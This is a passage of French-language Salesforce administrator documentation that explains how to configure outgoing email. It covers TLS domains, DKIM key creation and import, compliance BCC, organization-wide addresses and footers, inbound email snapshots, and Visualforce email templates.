- Si vous sélectionnez un paramètre autre que `Préféré` (paramètre par défaut), sélectionnez `Restreindre le paramètre TLS à ces domaines` et spécifiez une liste de domaines séparés par des virgules. Le caractère générique astérisque (`*`) est autorisé, par exemple `*.sous-domaines.com` correspond à alain@aco.sous-domaines.com et à alain@bco.sous-domaines.com (mais pas à alain@sous-domaines.com). Si vous ne spécifiez pas de domaine, Salesforce utilise le paramètre TLS que vous avez spécifiez pour tous les e-mails sortants, au risque de ne pas livrer tous les e-mails.

CONSULTER ÉGALEMENT :

Amélioration de la remise des e-mails envoyés depuis Salesforce

Envoi d'e-mails dans Salesforce Classic

Activation des messages Cci de conformité

Configuration d'un relais de messagerie

Test la remise des e-mails envoyés via Salesforce

## Créer une clé DKIM

Utiliser la fonctionnalité de clé DKIM (DomainKeys Identified Mail) pour activer la signature par Salesforce des e-mails sortants envoyés au nom de votre organisation. Une signature valide certifie auprès des destinataires que l'e-mail a été traité par un tiers tel que Salesforce selon un processus autorisé par votre organisation.

Lorsque vous créez une clé DKIM, Salesforce génère une paire de clés publique et privée. Vous devez publier la clé publique dans le DNS, qui indique au destinataire que vous, en tant que propriétaire du domaine, êtes autorisé(e) à utiliser la clé pour signer votre e-mail. Salesforce utilise la clé privée pour créer des en-têtes de signature DKIM dans votre e-mail sortant. Les destinataires de l'e-mail peuvent ensuite comparer l'en-tête de signature avec la clé publique du DNS afin de déterminer si l'e-mail a été signé avec une clé autorisée. Si votre domaine publie également une politique DMARC (Domain-based Message Authentication, Reporting and Conformance), les destinataires peuvent utiliser la signature DKIM pour vérifier que l'e-mail respecte la spécification DMARC.

Pour créer une clé :

1. Dans Configuration, saisissez *`Clés DKIM`* dans la case `Recherche rapide`, puis sélectionnez **Clés DKIM**.
2. Cliquez sur **Créer une clé**.
3. Pour Sélecteur, saisissez un nom unique.
4. Saisissez le nom de votre domaine.
5. Sélectionnez le type de Domaine correspondant que vous souhaitez utiliser.
6. Cliquez sur **Enregistrer**.

- L'état Inactif s'applique par défaut à la clé. Assurez-vous d'ajouter la clé publique à l'enregistrement DNS avant d'activer la clé. La signature DKIM est active dès que vous avez une clé DKIM active.
- Vous ne pouvez pas avoir plusieurs clés DKIM actives par nom de domaine. Vous pouvez avoir plusieurs clés DKIM actives si votre organisation envoi des e-mails depuis plusieurs domaines, ou si vous utilisez des `subdomains` sous le domaine de votre organisation et que vous avez spécifié un domaine correspondant au niveau `subdomains`.
- Lorsque vous insérez ou mettez à jour une clé de domaine, la modification peut affecter les clés DKIM existantes. Par exemple, si vous définissez `DomainMatch` sur `DomainAndSubdomains` pour le domaine example.com, puis définissez `DomainMatch`

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Gérer les clés DKIM
- Personnaliser l'application

sur `SubdomainsOnly` pour le domaine mail.example.com, les deux clés peuvent être utilisées. Voici comment nous corrigeons les conflits dans la requête lorsque des clés de domaine se chevauchent.

1. Si deux clés sont aussi spécifiques dans la correspondance au même domaine, la nouvelle clé remplace et désactive la clé existante.
2. Si une nouvelle clé est plus spécifique dans la correspondance qu'une clé existante, la nouvelle clé est utilisée et la clé existante est modifiée pour ne plus s'appliquer dans la situation couverte par la nouvelle clé. Par exemple, si `DomainOnly` et `SubdomainsOnly` sont plus spécifiques que `DomainAndSubdomains`, une nouvelle clé `DomainOnly` modifie le `DomainMatch` d'une clé existante `DomainAndSubdomains` pour devenir `SubdomainsOnly`.
3. Si plusieurs clés ont des domaines différents qui correspondent au domaine d'envoi, la clé qui porte le nom de domaine le plus long est utilisée. Dans le cas d'égalité, la clé la plus spécifique est utilisée.

Pour plus d'informations sur la norme DKIM, reportez-vous à http://dkim.org

CONSULTER ÉGALEMENT :

Amélioration de la remise des e-mails envoyés depuis Salesforce

Importer une clé DKIM

## Importer une clé DKIM

Utiliser la fonctionnalité de clé DKIM (DomainKeys Identified Mail) pour activer la signature par Salesforce des e-mails sortants envoyés au nom de votre organisation.

Certaines sociétés ont plusieurs organisations Salesforce dont les utilisateurs partagent un nom de domaine dans leur adresse e-mail. Par conséquent, les sociétés qui demandent à Salesforce de signer les e-mails envoyés par ces utilisateurs souhaitent parfois partager des clés DKIM. Cette page permet ce partage.

Créez la clé, puis assurez-vous qu'elle fonctionne pour une organisation. Pour l'importer et l'utiliser dans une autre organisation, copiez le nom du sélecteur, le nom de domaine et les données des clés publique et privée de la clé active. Vous obtenez ces données dans la page de détail de la clé que vous souhaitez importer. Une fois les données de la clé copiées, connectez-vous à l'organisation cible, puis suivez les étapes ci-dessous pour importer la clé.

1. Dans Configuration, saisissez *`Clés DKIM`* dans la case `Recherche rapide`, puis sélectionnez **Clés DKIM**.
2. Cliquez sur **Importer une clé**.
3. Saisissez le nom du sélecteur que vous avez copié dans l'organisation d'origine.
4. Saisissez le nom de domaine que vous avez copié dans l'organisation d'origine.
5. Collez dans les champs respectifs les données des clés publique et privée que vous avez copiées.
6. Sélectionnez le type de domaine correspondant que vous souhaitez utiliser. Généralement, vous utilisez la valeur sélectionnée dans la clé de l'organisation d'origine.
7. Cliquez sur **Enregistrer**.

Puisque les données de clé publique et privée fonctionnaient pour l'organisation d'origine, généralement, vous activez immédiatement la clé dans l'organisation cible.

Remarque: Les données de la clé privée sont une version cryptée des données de la clé privée utilisée pour signer les e-mails. Elles sont déchiffrées en interne lors de la signature des e-mails. Par conséquent, elle peut être utilisée uniquement dans Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour gérer les clés DKIM :
- Personnaliser l'application

Par exemple, vous ne pouvez pas prendre les données des clés privée et publique et les connecter à un système de messagerie externe.

CONSULTER ÉGALEMENT :

Amélioration de la remise des e-mails envoyés depuis Salesforce

Créer une clé DKIM

## Activation des messages Cci de conformité

Si votre organisation évalue la conformité de tous les messages électroniques sortants, vous pouvez activer la fonction concernant les messages Cci de conformité pour automatiser l'envoi d'une copie cachée de chaque message sortant à une adresse e-mail que vous spécifiez. L'activation des messages Cci de conformité empêche les utilisateurs de modifier le champ Cci des messages et désactive le paramètre `Cci automatique` sous Paramètres de mon message.

Pour activer les messages Cci de conformité pour votre entreprise :

1. Dans Configuration, saisissez *`Messages Cci de conformité`* dans la case `Recherche rapide`, puis sélectionnez **Messages Cci de conformité**.
2. Cochez la case `Activer`.
3. Entrez votre adresse e-mail de conformité.
4. Cliquez sur **Enregistrer**.

Remarque: L'e-mail Cci est envoyée automatiquement à l'adresse que vous spécifiez pour les messages envoyés par les utilisateurs, à l'exclusion des messages système, tels que les notifications de réinitialisation des mots de passe ou de fin de l'importation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer ou désactiver les messages Cci de conformité :

- Personnaliser l'application

# Adresses de l'organisation : envoi d'e-mails depuis Salesforce en utilisant une adresse `De` commune

Si votre organisation Salesforce nécessite que les utilisateurs partagent un alias d'e-mail commun, vous pouvez définir une liste d'adresses de l'organisation pour chaque profil utilisateur. Lors de l'envoi d'un e-mail depuis Salesforce, les utilisateurs associés à ces profils peuvent sélectionner leur propre adresse ou celle de l'organisation pour le champ `De` de l'e-mail. Les réponses sont envoyées à l'adresse sélectionnée.

Exemple: Le profil Support est attribué à plusieurs utilisateurs de votre organisation. Ce profil est associé à une adresse e-mail appelée `support@acme.com` et à un `Nom complet` *`Support Acme`*. Lorsque ces utilisateurs du profil Support envoient un e-mail sortant via Salesforce, ils peuvent d'afficher l'adresse de leur champ `De` avec `support@acme.com` à la place de leur propre adresse e-mail Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Considérations relatives à l'utilisation des adresses de l'organisation pour l'envoi d'e-mails depuis Salesforce

Avant de créer et d'attribuer les adresses de l'organisation à vos profils utilisateur Salesforce, noter les points ci-dessous, notamment les informations sur l'envoi d'e-mails en masse et les rapports.

Configuration des adresses e-mail de l'organisation

Vous pouvez définir et gérer les adresses de l'organisation pour chaque profil utilisateur. Lors de l'envoi d'un e-mail depuis Salesforce, les utilisateurs associés à ces profils peuvent sélectionner leur propre adresse ou celle de l'organisation pour le champ `De` de l'e-mail. Les réponses sont envoyées à l'adresse sélectionnée.

CONSULTER ÉGALEMENT :

Envoi d'e-mails depuis Salesforce par les utilisateurs

Pieds de page de l'organisation : envoi d'e-mails depuis Salesforce avec des pieds de page communs par les utilisateurs

## Considérations relatives à l'utilisation des adresses de l'organisation pour l'envoi d'e-mails depuis Salesforce

Avant de créer et d'attribuer les adresses de l'organisation à vos profils utilisateur Salesforce, noter les points ci-dessous, notamment les informations sur l'envoi d'e-mails en masse et les rapports.

- Vous ne pouvez pas utiliser une adresse à l'échelle de l'organisation pour envoyer des messages en masse ou une requête Rester en contact.
- Les adresses de l'organisation ne peuvent pas être utilisées dans des rapports planifiés, dans la planification de l'actualisation de tableaux de bord, dans l'envoi d'e-mails de fusion et dans l'envoi de demandes de réunion à des contacts et à des pistes.
- Vous ne pouvez pas supprimer ou modifier une adresse e-mail à l'échelle de l'organisation si elle est utilisée par un alerte par e-mail.
- Les adresses de l'organisation ne peuvent pas être utilisées dans des rapports planifiés, dans la planification de l'actualisation de tableaux de bord, dans l'envoi d'e-mails de fusion et dans l'envoi de demandes de réunion à des contacts et à des pistes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

CONSULTER ÉGALEMENT :

Adresses de l'organisation : envoi d'e-mails depuis Salesforce en utilisant une adresse De commune

## Configuration des adresses e-mail de l'organisation

Vous pouvez définir et gérer les adresses de l'organisation pour chaque profil utilisateur. Lors de l'envoi d'un e-mail depuis Salesforce, les utilisateurs associés à ces profils peuvent sélectionner leur propre adresse ou celle de l'organisation pour le champ `De` de l'e-mail. Les réponses sont envoyées à l'adresse sélectionnée.

1. Dans Configuration, saisissez *`Adresses à l'échelle de l'organisation`* dans la case `Recherche rapide`, puis sélectionnez **Adresses à l'échelle de l'organisation**.
2. Pour gérer les adresses l'organisation, utilisez les options disponibles.

Pour utiliser une adresse de l'organisation, envoyez un e-mail depuis Salesforce et choisissez une adresse de l'organisation dans la liste déroulante.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour modifier les adresses de l'organisation :

- Modifier toutes les données

CONSULTER ÉGALEMENT :

Adresses de l'organisation : envoi d'e-mails depuis Salesforce en utilisant une adresse De commune

Considérations relatives à l'utilisation des adresses de l'organisation pour l'envoi d'e-mails depuis Salesforce

# Pieds de page de l'organisation : envoi d'e-mails depuis Salesforce avec des pieds de page communs par les utilisateurs

Vos utilisateurs peuvent gagner du temps et appliquer une messagerie commune à tous les e-mails envoyés depuis Salesforce en créant des pieds de page à l'échelle de l'organisation. Vous pouvez créer un pied de page d'e-mail séparé pour chaque codage, puis sélectionner des pieds de page par défaut pour l'envoi d'e-mails uniques ou en masse.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Considérations relatives à la configuration des pieds de page de l'organisation pour l'envoi d'e-mails depuis Salesforce

Avant de créer des pieds de page qui s'appliquent à tous les utilisateurs de votre organisation Salesforce, notez les points ci-dessous, notamment les informations sur le codage et les paramètres par défaut.

Configuration des pieds de page des e-mails de l'organisation

Les pieds de page des e-mails de l'organisation permettent aux utilisateurs de gagner du temps et d'appliquer une messagerie commune à tous les e-mails envoyés depuis Salesforce. En quelques clics seulement, vous pouvez créer, modifier, attribuer des paramètres par défaut et désactiver les pieds de page pour votre organisation Salesforce.

CONSULTER ÉGALEMENT :

Envoi d'e-mails depuis Salesforce par les utilisateurs

## Considérations relatives à la configuration des pieds de page de l'organisation pour l'envoi d'e-mails depuis Salesforce

Avant de créer des pieds de page qui s'appliquent à tous les utilisateurs de votre organisation Salesforce, notez les points ci-dessous, notamment les informations sur le codage et les paramètres par défaut.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

- Les pieds de page sont en texte brut. Les balises HTML ne sont pas restituées.
- La taille maximale d'un pied de page est de 32 Ko.
- Le paramètre `Codage des e-mails` permet de déterminer les e-mails dans lesquels le pied de page est affiché. Pour chaque codage, vous pouvez définir un pied de page d'e-mail unique actif et un pied de page d'e-mails en masse actif.
- Vous pouvez sélectionner un pied de page par défaut pour l'envoi d'e-mail unique et un pour l'envoi d'e-mails en masse. Ces valeurs par défaut sont utilisées quand aucun pied de page ne correspond au codage d'un e-mail sortant.

CONSULTER ÉGALEMENT :

Pieds de page de l'organisation : envoi d'e-mails depuis Salesforce avec des pieds de page communs par les utilisateurs

## Configuration des pieds de page des e-mails de l'organisation

Les pieds de page des e-mails de l'organisation permettent aux utilisateurs de gagner du temps et d'appliquer une messagerie commune à tous les e-mails envoyés depuis Salesforce. En quelques clics seulement, vous pouvez créer, modifier, attribuer des paramètres par défaut et désactiver les pieds de page pour votre organisation Salesforce.

1. Dans Configuration, saisissez *Pieds de page d'e-mails* dans la case Recherche rapide, puis sélectionnez **Pieds de page d'e-mails**.
2. Pour créer, modifier, appliquer un statut par défaut, et désactiver les pieds de page des e-mails de l'organisation, utilisez les options disponibles.

CONSULTER ÉGALEMENT :

Pieds de page de l'organisation : envoi d'e-mails depuis Salesforce avec des pieds de page communs par les utilisateurs

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer et modifier les pieds de page d'e-mail :
- Modifier toutes les données

# Activation d'Email to Salesforce

Autorisez les utilisateurs à ajouter des e-mails aux enregistrements Salesforce. Email to Salesforce permet aux utilisateurs d'attribuer des e-mails à des pistes, à des contacts et à des opportunités, ou à d'autres enregistrements spécifiques dans Salesforce. Cela facilite le suivi des communications commerciales.

1. Dans Configuration, saisissez *Email to Salesforce* dans la case Recherche rapide, puis sélectionnez **Email to Salesforce**.
2. Cliquez sur **Modifier**.
3. Cochez la case **Actif**.
4. En option, cochez la case Paramètres avancés de sécurité des e-mails pour configurer E-mail à Salesforce afin de vérifier la légitimité du serveur expéditeur avant de traiter un message. Envoyer un e-mail à Salesforce utilise les protocoles d'authentification suivants pour vérifier la légitimité de l'expéditeur :
   - SPF
   - SenderId
   - DomainKeys

   Si le serveur d'envoi valide au moins l'un de ces protocoles et qu'aucun n'échoue, E-mail à Salesforce accepte l'e-mail. Si le serveur ne valide pas le protocole ou n'en prend aucun en charge, E-mail à Salesforce ne prend pas en compte l'e-mail.

   Conseil: Avant de sélectionner Paramètres avancés de sécurité des e-mails, assurez-vous que les expéditeurs que vous vous attendez à voir utiliser Email to Salesforce prennent en charge au moins l'un des protocoles d'authentification répertoriés.
5. Cliquez sur **Enregistrer**.
6. En option, cliquez sur **Envoyer une notification par e-mail** pour informer les utilisateurs qu'E-mail à Salesforce est activé ou cliquez sur **Ignorer cette étape**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour activer ou désactiver E-mail à Salesforce :
- Modifier toutes les données

Une fois E-mail vers Salesforce activé, Salesforce crée un e-mail unique que Salesforce envoie à chaque utilisateur. Pour afficher leur adresse Email to Salesforce unique et personnaliser leurs paramètres, les utilisateurs peuvent accéder à la page **Mon Email to Salesforce** dans leurs paramètres personnels. Pour plus d'informations, reportez-vous à Comment fonctionne Email to Salesforce ? à la page 1749

CONSULTER ÉGALEMENT :

Comment fonctionne Email to Salesforce ?

Personnalisation de votre expérience Salesforce

# Suppression des pièces jointes envoyées en tant que liens

Vous pouvez rechercher et supprimer des pièces jointes envoyées en tant que liens. Les destinataires qui cliquent ensuite sur le lien de la pièce jointe obtiennent un message les invitant à contacter l'expéditeur de l'e-mail pour afficher la pièce jointe. Vous pouvez effectuer une recherche uniquement pendant la période de rétention des e-mails de votre organisation (généralement 30 jours, mais contactez le support Salesforce pour plus d'informations).

Pour rechercher et supprimer des pièces jointes envoyées en tant que liens :

1. Dans Configuration, saisissez *Pièces jointes* dans la case Recherche rapide, puis sélectionnez **Supprimer les pièces jointes envoyées en tant que liens**.
2. Saisissez l'une des informations suivantes.
   - Nom de fichier (facultatif), nom d'utilisateur et plage de dates :
     - (Facultatif) Nom de fichier de la pièce jointe, y compris l'extension (par exemple, *ResultatsAnnuels.pdf*). Vous pouvez utiliser des caractères génériques (par exemple, *ResultatsAn* renvoie *ResultatsAnnuels.pdf*).
     - Nom d'utilisateur de l'expéditeur
     - Plage de dates au cours de laquelle l'e-mail a été envoyé
   - URL de la pièce jointe : cliquez sur le lien (.html) de la pièce jointe à l'e-mail pour l'ouvrir dans un navigateur, puis copiez et collez l'URL.
3. Cliquez sur **Rechercher**.
   - Les résultats de recherche affichent jusqu'à 100 concordances.
   - Si la pièce jointe a été envoyée à l'aide de l'envoi d'e-mails en masse, les résultats de recherche affichent une entrée pour 100 e-mails envoyés. Supprimez l'une de ces entrées pour supprimer la pièce jointe.
4. Dans Résultats de recherche, cliquez sur **Suppr** en regard de la pièce jointe que vous souhaitez supprimer. Les destinataires qui cliquent ensuite sur le lien de la pièce jointe obtiennent un message les invitant à contacter l'expéditeur de l'e-mail pour afficher la pièce jointe.

   Remarque: Vous ne pouvez pas récupérer dans la Corbeille les pièces jointes supprimées.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour supprimer des pièces jointes envoyées en tant que liens :

- Modifier toutes les données

# Dépannage avec des instantanés d'e-mails entrants

Vous pouvez prendre un instantané des e-mails entrants afin de faciliter le dépannage de leurs erreurs.

Les instantanés d'e-mails entrants capturent une copie des e-mails entrants pour vous aider à diagnostiquer les problèmes de services de messagerie électronique, par exemple Envoyer un e-mail à Salesforce, E-mail vers requête et les services de messagerie Apex. Demandez un instantané en spécifiant des critères pour les adresses À et De du message. Lorsqu'un message entrant correspond à ces critères, l'instantané enregistre une copie unique que vous pouvez afficher et télécharger. L'e-mail lui-même est traité normalement sans altération. Les instantanés contiennent :

- Adresse de l'expéditeur
- Adresse du service de messagerie entrante
- Date et heure de l'instantané
- Contenu complet du message, y compris les en-têtes et les pièces jointes

Pour activer les instantanés d'e-mail entrant, contactez Salesforce.

- Pour accéder à un e-mail entrant, dans Configuration, saisissez `Instantanés d'e-mail` dans la case `Recherche rapide`, puis sélectionnez **Instantanés d'e-mail**.
- Pour demander un instantané d'e-mail entrant, saisissez des critères pour l'adresse À (obligatoire) et l'adresse De (facultative). Cliquez ensuite sur **Demander un instantané**.
  L'instantané demandé est ajouté à la liste des instantanés en attente et terminés. Lorsqu'un message entrant correspond aux critères spécifiés, nous prenons un instantané et terminons la requête.
- Pour afficher un cliché instantané complet :

| Option | Description |
|---|---|
| Afficher les détails de l'instantané | Cliquez sur **Afficher les détails** pour connaître la date de prise de l'instantané, l'adresse de l'expéditeur et l'adresse du service de messagerie entrante. Cliquez sur **Masquer les détails** pour réduire la section des détails. |
| Télécharger l'instantané | Cliquez sur **Télécharger**, puis ouvrez l'e-mail en tant que fichier .txt, ou enregistrez-le sur votre ordinateur. |

Suivez les conseils suivants lors de l'utilisation d'instantanés d'e-mails entrants :

- Vous disposez d'un total cumulé maximal de 25 instantanés en attente et terminés. Supprimez certains instantanés pour libérer de l'espace et en prendre de nouveaux. Vous pouvez supprimer n'importe quel instantané en attente ou terminé, même si une autre personne a demandé sa prise.
- Les instantanés sont définitivement supprimés. Ils ne sont pas placés dans la Corbeille.
- Lorsque vous spécifiez des critères pour l'adresse À, tenez compte des conseils suivants.
  - Les critères s'appliquent à toute adresse spécifiée dans les champs À, Cc ou Cci (pas uniquement le champ À).
  - Les adresses de service de messagerie entrante se terminent toujours par `salesforce.com`.
  - Vous pouvez consulter les adresses utilisées par votre organisation. La table ci-dessous indique leur emplacement.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour demander, afficher, télécharger et supprimer des instantanés d'e-mails :

- Modifier toutes les données

| Type d'adresse e-mail entrante | Emplacement des adresses |
| --- | --- |
| Adresse unique Envoyer un e-mail à Salesforce de l'utilisateur | Dans les paramètres personnels de l'utilisateur, saisissez *Email to Salesforce* dans la case Recherche rapide, puis sélectionnez **Email to Salesforce** pour afficher l'adresse unique qui leur a été attribuée par Email to Salesforce. |
| Adresses d'acheminement de la fonction E-mail vers requête ou E-mail vers requête à la demande | Dans Configuration, saisissez *E-mail vers requête* dans la case Recherche rapide, puis sélectionnez **E-mail vers requête** pour ouvrir la page des paramètres E-mail vers requête. Reportez-vous à la section Adresses d'acheminement. |
| Adresses des services de messagerie de votre organisation | Dans Configuration, saisissez *Services de messagerie* dans la case Recherche rapide, puis sélectionnez **Services de messagerie** et le nom du service de messagerie. |

- Vous pouvez utiliser un caractère générique * (astérisque) dans la partie locale de l'adresse e-mail (précédant le symbole @) et dans la partie du domaine (suivant le symbole @). Les espaces, les virgules et les points-virgules ne sont pas des caractères valides. Chaque champ d'adresse peut contenir 255 caractères au maximum.
- Si vous souhaitez demander plusieurs instantanés avec des critères identiques, cliquez plusieurs fois sur **Demander un instantané**.
- Si vous pensez qu'un instantané est terminé alors que le statut En attente est toujours affiché, essayez d'actualiser la page.
- Les instantanés n'expirent pas. Si aucun e-mail entrant ne correspond aux critères spécifiés, un instantané demandé reste indéfiniment sous statut En attente. Les instantanés terminés sont conservés jusqu'à ce que vous les supprimiez.

CONSULTER ÉGALEMENT :

Journaux d'e-mails : surveiller les e-mails envoyés via Salesforce

Personnalisation de votre expérience Salesforce

# Utilisation de modèles de publipostage

## Gestion des modèles de publipostage

Les modèles de publipostage définissent le contenu d'une lettre type ou d'un autre document de publipostage. Ils comprennent des variables appelées champs de fusion où les données provenant de vos enregistrements (par exemple, le nom et l'adresse d'un contact) apparaissent dans le document généré.

En tant qu'administrateur, vous êtes responsable de la création des modèles de publipostage dans Microsoft Word et de leur téléchargement vers Salesforce afin de les rendre disponibles aux utilisateurs. Reportez-vous aux rubriques suivantes :

- Création de modèles de publipostage décrit la procédure de création d'un modèle de publipostage à partir d'un document Word vierge.
- Modification de modèles de publipostage existants explique comment télécharger des exemples de modèle et les modifier afin qu'ils correspondent à vos besoins commerciaux.
- Téléchargement de modèles de publipostage vers Salesforce explique le téléchargement des modèles de publipostage terminés vers Salesforce.

Conseil: Téléchargement d'exemples de modèles de publipostage pour faciliter vos premiers pas.

CONSULTER ÉGALEMENT :

Publipostage

Considérations relatives à l'utilisation de champs de fusion dans des modèles d'e-mail

Envoi d'un document de publipostage unique

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour télécharger des modèles de publipostage :

- Gérer les modèles publics

Pour modifier des modèles de publipostage :

- Gérer les modèles publics

## Création de modèles d'e-mails Visualforce

Vous pouvez créer des modèles d'e-mails à utiliser dans des pages Visualforce.

1. Effectuez l'une des opérations suivantes :
   - Si vous êtes autorisé(e) à modifier les modèles publics, dans Configuration, saisissez *Modèles de message* dans la case Recherche rapide, puis sélectionnez **Modèles de message**.
   - Si vous ne disposez pas de l'autorisation de modification des modèles publics, accédez à vos paramètres personnels. Saisissez *Modèles* dans la case Recherche rapide, puis sélectionnez **Modèles d'e-mail** ou **Mes modèles**, selon l'option affichée.
2. Cliquez sur **Nouveau modèle**.
3. Choisissez Visualforce, puis cliquez sur **Suivant**.

   Vous pouvez envoyer des e-mails en masse en utilisant un modèle d'e-mail Visualforce..
4. Choisissez le dossier dans lequel vous voulez stocker le modèle.
5. Pour pouvoir utiliser le modèle, sélectionnez la case Disponible.
6. Saisissez un nom dans Nom du modèle de message.
7. Si nécessaire, modifiez le Nom unique du modèle. Ce nom unique référence le composant lors de l'utilisation de l'API Force.com. Dans les packages gérés, ce nom unique empêche les conflits de noms dans les installations de packages. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. Le champ Nom unique du modèle permet de changer le nom de certains composants d'un package géré, et les modifications sont reflétées dans l'organisation abonnée.
8. Vous pouvez également sélectionner un autre jeu de caractères dans la liste déroulante Codage.
9. Saisissez une description du modèle. Le nom et la description du modèle sont réservés à un usage interne.
10. Entrez la ligne d'objet du modèle dans Objet de l'e-mail.
11. Dans la liste déroulante Type de destinataire, sélectionnez le type du destinataire de l'e-mail crée à partir du modèle.
12. Dans la liste déroulante Type associé, vous pouvez sélectionner l'objet à partir duquel le modèle va récupérer les données du champ de fusion.
13. Cliquez sur **Enregistrer**.
14. Dans la page Affichage des modèles d'e-mails, cliquez sur **Modifier le modèle**.
15. Entrez le texte de balisage du modèle d'e-mail Visualforce.

Remarque: Si vous insérez une image, nous recommandons de la charger dans l'onglet Documents pour pouvoir référencer la copie de l'image sur notre serveur. Par exemple :

```
<apex:image id="Logo"
value="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800"
height="64" width="64"/>
```

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

L'option d'envoi de messages en masse n'est pas disponible dans les éditions suivantes : **Personal** Edition, **Contact Manager** Edition et **Group** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des modèles d'e-mails Visualforce :
- Personnaliser l'application

Pour créer ou modifier des dossiers de modèles de message publics :
- Gérer les modèles publics

16. Pour spécifier la version de Visualforce et de l'API utilisée avec ce modèle d'e-mail, cliquez sur **Paramètres de version**. Si vous avez installé des packages gérés depuis AppExchange, vous pouvez également spécifier la version de chaque package géré à utiliser avec ce modèle d'e-mail. Généralement, vous utilisez la valeur par défaut pour toutes les versions, afin d'associer le modèle d'e-mail à la version la plus récente de Visualforce, de l'API et de chaque package géré. Pour conserver un comportement spécifique, vous pouvez spécifier une ancienne version de Visualforce et de l'API. Pour accéder à une fonctionnalité ou à des composants différents de ceux de la version la plus récente du package, vous pouvez spécifier une ancienne version d'un package géré.
17. Pour afficher les détails du modèle, cliquez sur **Enregistrer**. Pour continuer la modification de votre modèle, cliquez sur **Enregistrement rapide**. Votre balisage Visualforce doit être valide pour que vous puissiez enregistrer le modèle.

    Remarque: La taille maximale d'un modèle d'e-mail Visualforce est 1 Mo.

    Vous pouvez envoyer des e-mails en masse en utilisant un modèle d'e-mail Visualforce.. Les champs de fusion `{!Receiving_User.field_name}` et `{!Sending_User.field_name}` fonctionnent uniquement pour les e-mails en masse et ne sont pas disponibles dans les modèles d'e-mail Visualforce.

Conseil:

- Pour afficher un exemple du modèle renseigné avec les données d'enregistrements que vous sélectionnez et pour envoyer un e-mail test, cliquez sur **Envoyer un test et vérifier les champs de fusion**. Si le modèle d'e-mail inclut des données cryptées, notez que les données sont affichées cryptées avec l'e-mail généré et dans la page du modèle Visualforce. Pour des raisons de sécurité, elles ne sont pas affichées en texte brut.
- Pour traduire les modèles de message Visualforce dans la langue des destinataires ou des objets associés, utilisez l'attribut `langue` de la balise `<messaging:emailTemplate>` (valeurs correctes : clés de langue prises en charge par Salesforce, par exemple, « fr-FR »). L'attribut de langue accepte les champs de fusion des attributs `recipientType` et `relatedToType` du modèle d'e-mail. Vous créez des champs de langue personnalisés à utiliser dans les champs de fusion. Le Système de traduction est requis pour traduire les modèles de message.

CONSULTER ÉGALEMENT :

Création de modèles d'e-mail HTML

Création de modèles d'e-mail personnalisés HTML

Création de modèles de message texte

Personnalisation de votre expérience Salesforce

## Création de modèles d'e-mail personnalisés HTML

Vous pouvez créer des modèles d'e-mail HTML personnalisés sans utiliser de lettre à en-tête. Si vous ne connaissez pas le langage de balisage HTML, vous pouvez coller un code HTML dans votre modèle.

1. Effectuez l'une des opérations suivantes :
   - Si vous êtes autorisé(e) à modifier les modèles publics, dans Configuration, saisissez *Modèles de message* dans la case Recherche rapide, puis sélectionnez **Modèles de message**.
   - Si vous ne disposez pas de l'autorisation de modification des modèles publics, accédez à vos paramètres personnels. Saisissez *Modèles* dans la case Recherche rapide, puis sélectionnez **Modèles d'e-mail** ou **Mes modèles**, selon l'option affichée.
2. Cliquez sur **Nouveau modèle**.
3. Choisissez Personnalisé (sans utiliser l'en-tête), puis cliquez sur **Suivant**.
4. Choisissez le dossier dans lequel vous voulez stocker le modèle.
5. Pour pouvoir utiliser le modèle, sélectionnez la case Disponible.
6. Saisissez un nom dans Nom du modèle de message.
7. Si nécessaire, modifiez le Nom unique du modèle. Ce nom unique référence le composant lors de l'utilisation de l'API Force.com. Dans les packages gérés, ce nom unique empêche les conflits de noms dans les installations de package. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. Avec le champ Nom unique du modèle, vous pouvez modifier le nom de certains composants dans un package géré et les modifications sont répercutées dans l'organisation abonnée.
8. Vous pouvez également sélectionner un autre jeu de caractères dans la liste déroulante Codage.
9. Saisissez la description du modèle. Le nom du modèle et la description sont réservés à votre usage interne. La description sert de titre des activités de message consignées lorsque vous effectuez un envoi en masse de messages.
10. Cliquez sur **Suivant**.
